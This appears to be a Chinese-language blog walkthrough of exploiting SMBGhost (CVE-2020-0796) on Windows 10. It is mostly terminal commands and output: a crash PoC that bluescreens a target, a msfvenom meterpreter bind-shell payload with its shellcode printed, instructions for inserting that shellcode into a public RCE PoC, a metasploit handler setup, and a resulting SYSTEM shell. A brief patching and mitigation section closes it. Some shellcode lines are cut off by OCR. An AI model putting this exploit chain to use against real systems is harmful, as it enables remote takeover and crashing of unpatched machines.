
```
root@kali:~# git clone https://github.com/SecureAuthCorp/impacket.git
正克隆到 'impacket'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 18020 (delta 20), reused 21 (delta 11), pack-reused 17980
接收对象中: 100% (18020/18020), 5.97 MiB | 35.00 KiB/s, 完成.
处理 delta 中: 100% (13748/13748), 完成.
root@kali:~# ls
公共  图片  音乐          farm_scan                    main.go
模板  文档  桌面          go1.8.3.linux-amd64.tar.gz   Shecodject
视频  下载  cobaltstrike  impacket                     vmware-tools-distrib
root@kali:~# cd impacket/
root@kali:~/impacket# ls
ChangeLog  impacket  MANIFEST.in  requirements.txt  tests
examples   LICENSE   README.md    setup.py          tox.ini
root@kali:~/impacket# python3 setup.py install
running install
running bdist_egg
running egg_info
creating impacket.egg-info
writing impacket.egg-info/PKG-INFO
writing dependency_links to impacket.egg-info/dependency_links.txt
writing requirements to impacket.egg-info/requires.txt
```

利用脚本进行蓝屏攻击

```
python3 gistfile1.py 192.168.1.159
```



```
root@kali:~/SMBGhost_Crash_Poc# ls
gistfile1.py  img001.png  img002.png  README.md
root@kali:~/SMBGhost_Crash_Poc# python3 gistfile1.py 192.168.1.159
Sending attack
Done. Target should be crashed
root@kali:~/SMBGhost_Crash_Poc#
```



:(

你的电脑遇到问题，需要重新启动。
我们只收集某些错误信息，然后为你重新启动。

0% 完成

有关此问题的详细信息和可能的解决方法，请访问
https://www.windows.com/stopcode

如果致电支持人员，请向他们提供以下信息:
终止代码: PAGE FAULT IN NONPAGED AREA


0x08 远程命令执行shell

首先使用systeminfo看一下补丁（KB4551762）
kali下生成python版本的反弹shellcode

```
msfvenom -p windows/x64/meterpreter/bind_tcp lport=2333 -f py -o exp.py
```


查看生成的shellcode

```
cat exp.py
```



```
root@kali:~# msfvenom -p windows/x64/meterpreter/bind_tcp lport=2333 -f py -o exp.py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 496 bytes
Final size of py file: 2424 bytes
Saved as: exp.py
root@kali:~# cat exp.py
buf =  b""
buf += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x00\x00\x00"
buf += b"\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b"
buf += b"\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72"
buf += b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
buf += b"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1"
buf += b"\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
buf += b"\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f\x85\x72\x00\x00"
buf += b"\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48"
buf += b"\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0"
buf += b"\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d"
buf += b"\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
buf += b"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75"
buf += b"\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
buf += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48"
buf += b"\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
buf += b"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59"
buf += b"\x5a\x48\x8b\x12\xe9\x4b\xff\xff\xff\x5d\x49\xbe\x77"
buf += b"\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x48"
buf += b"\x81\xec\xa0\x01\x00\x00\x49\x89\xe5\x48\x31\xc0\x50"
buf += b"\x50\x49\xc7\xc4\x02\x00\x09\x1d\x41\x54\x49\x89\xe4"
buf += b"\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89"
buf += b"\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00"
buf += b"\xff\xd5\x6a\x02\x59\x50\x50\x4d\x31\xc9\x4d\x31\xc0"
buf += b"\x48\xff\xc0\x48\x89\xc2\x41\xba\xea\x0f\xdf\xe0\xff"
buf += b"\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89"
```


将生成的exp.py代码中的变量buf全部替换成变量USER_PAYLOAD，然后将所有代码粘贴覆盖下面的代码处：




```
KERNEL_SHELLCODE += b"\x58\x58\x58\x58\x58\x58\x58\x58\x58\x
KERNEL_SHELLCODE += b"\x58\x58\x58\x58\x58\x58\x58\x58\x58\x
KERNEL_SHELLCODE += b"\x58\x58\x58\x58\x58\x58\x58\x58\x58\x
KERNEL_SHELLCODE += b"\x58\x58\x58\x58\x58\x58\x58\x58\x58\x
KERNEL_SHELLCODE += b"\x58\x58\x58\x58\x58\x58\x58\x58\x58\x
KERNEL_SHELLCODE += b"\x00\x00\x00"

# Reverse shell generated by msfvenom. Can you believe I had

USER_PAYLOAD =  b""
USER_PAYLOAD += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x
USER_PAYLOAD += b"\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x
USER_PAYLOAD += b"\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x
USER_PAYLOAD += b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x
USER_PAYLOAD += b"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x
USER_PAYLOAD += b"\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x
USER_PAYLOAD += b"\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f\x85\x
USER_PAYLOAD += b"\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x
USER_PAYLOAD += b"\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x
USER_PAYLOAD += b"\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x
USER_PAYLOAD += b"\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x
USER_PAYLOAD += b"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x
USER_PAYLOAD += b"\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x
USER_PAYLOAD += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x
USER_PAYLOAD += b"\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x
USER_PAYLOAD += b"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x
USER_PAYLOAD += b"\x5a\x48\x8b\x12\xe9\x4b\xff\xff\xff\x5d\x
USER_PAYLOAD += b"\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49\x
USER_PAYLOAD += b"\x81\xec\xa0\x01\x00\x00\x49\x89\xe5\x48\x
USER_PAYLOAD += b"\x50\x49\xc7\xc4\x02\x00\x09\x1d\x41\x54\x
USER_PAYLOAD += b"\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\x
USER_PAYLOAD += b"\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x
USER_PAYLOAD += b"\xff\xd5\x6a\x02\x59\x50\x50\x4d\x31\xc9\x
USER_PAYLOAD += b"\x48\xff\xc0\x48\x89\xc2\x41\xba\xea\x0f\x
USER_PAYLOAD += b"\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\x
USER_PAYLOAD += b"\xf9\x41\xba\xc2\xdb\x37\x67\xff\xd5\x48\x31\xd2\x48"
USER_PAYLOAD += b"\x89\xf9\x41\xba\xb7\xe9\x38\xff\xff\xd5\x4d\x31\xc0"
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/bind_tcp lport=2333 -f py -o exp.py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 496 bytes
Final size of py file: 2424 bytes
Saved as: exp.py
root@kali:~# cat exp.py
buf =  b""
buf += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x00\x00\x00"
buf += b"\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b"
buf += b"\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72"
buf += b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
buf += b"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1"
buf += b"\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
buf += b"\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f\x85\x72\x00\x00"
buf += b"\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48"
buf += b"\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0"
buf += b"\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d"
buf += b"\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
buf += b"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75"
buf += b"\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
buf += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48"
buf += b"\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
buf += b"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59"
buf += b"\x5a\x48\x8b\x12\xe9\x4b\xff\xff\xff\x5d\x49\xbe\x77"
buf += b"\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x48"
buf += b"\x81\xec\xa0\x01\x00\x00\x49\x89\xe5\x48\x31\xc0\x50"
buf += b"\x50\x49\xc7\xc4\x02\x00\x09\x1d\x41\x54\x49\x89\xe4"
buf += b"\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89"
buf += b"\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00"
buf += b"\xff\xd5\x6a\x02\x59\x50\x50\x4d\x31\xc9\x4d\x31\xc0"
buf += b"\x48\xff\xc0\x48\x89\xc2\x41\xba\xea\x0f\xdf\xe0
buf += b"\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48
```

```
use exploit/multi/handler
set payload windows/x64/meterpreter/bind_tcp
set lport 2333
set rhost 192.168.1.106 （目标ip）
run
```



```
C:\Users\13774\Desktop\SMBGhost_RCE_PoC-master>python3 exploit.py -ip 192.168.0.106
[+] found low stub at phys addr 13000!
[+] PML4 at 1ad000
[+] base of HAL heap at fffff7b9c0000000
[+] found PML4 self-ref entry 1fc
[+] found HalpInterruptController at fffff7b9c00015b8
[+] found HalpApicRequestInterrupt at fffff8067a6b7bb0
[+] built shellcode!
[+] KUSER_SHARED_DATA PTE at fffffe7bc0000000
[+] KUSER_SHARED_DATA PTE NX bit cleared!
[+] Wrote shellcode at fffff78000000950!
[+] Press a key to execute shellcode!
[+] overwrote HalpInterruptController pointer, should have execution shortly...
```



```
meterpreter > shell
Process 1064 created.
Channel 1 created.
Microsoft Windows [�汾 10.0.18363.418]
(c) 2019 Microsoft Corporation����������Ȩ����

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net user
net user

\\ ���û� �

-------------------------------------------------------------------------------
[redacted]                   Administrator            DefaultAccount
Guest                        WDAGUtilityAccount
����������ɣ�������һ����������
```

0x09 漏洞修复

1. 更新，完成补丁的安装。

操作步骤：设置->更新和安全->Windows更新，点击"检查更新"。

2.微软给出了临时的应对办法：
运行regedit.exe，打开注册表编辑器，在HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters建立一个名为DisableCompression的DWORD，值为1，禁止SMB的压缩功能。

3.对SMB通信445端口进行封禁。4.补丁链接https://catalog.update.microsoft.com/v7/site/Search.aspx?q=KB4551762

参考连接

- https://www.cnblogs.com/A66666/p/29635a243378b49ccb485c7a280df989.html
- https://github.com/danigargu/CVE-2020-0796
- http://dl.qianxin.com/skylar6
- https://github.com/ollypwn/SMBGhost
- https://github.com/chompie1337/SMBGhost_RCE_PoC
- https://github.com/danigargu/CVE-2020-0796
- https://blog.zecops.com/vulnerabilities/exploiting-smbghost-cve-2020-0796-for-a-local-privilege-escalation-writeup-and-poc/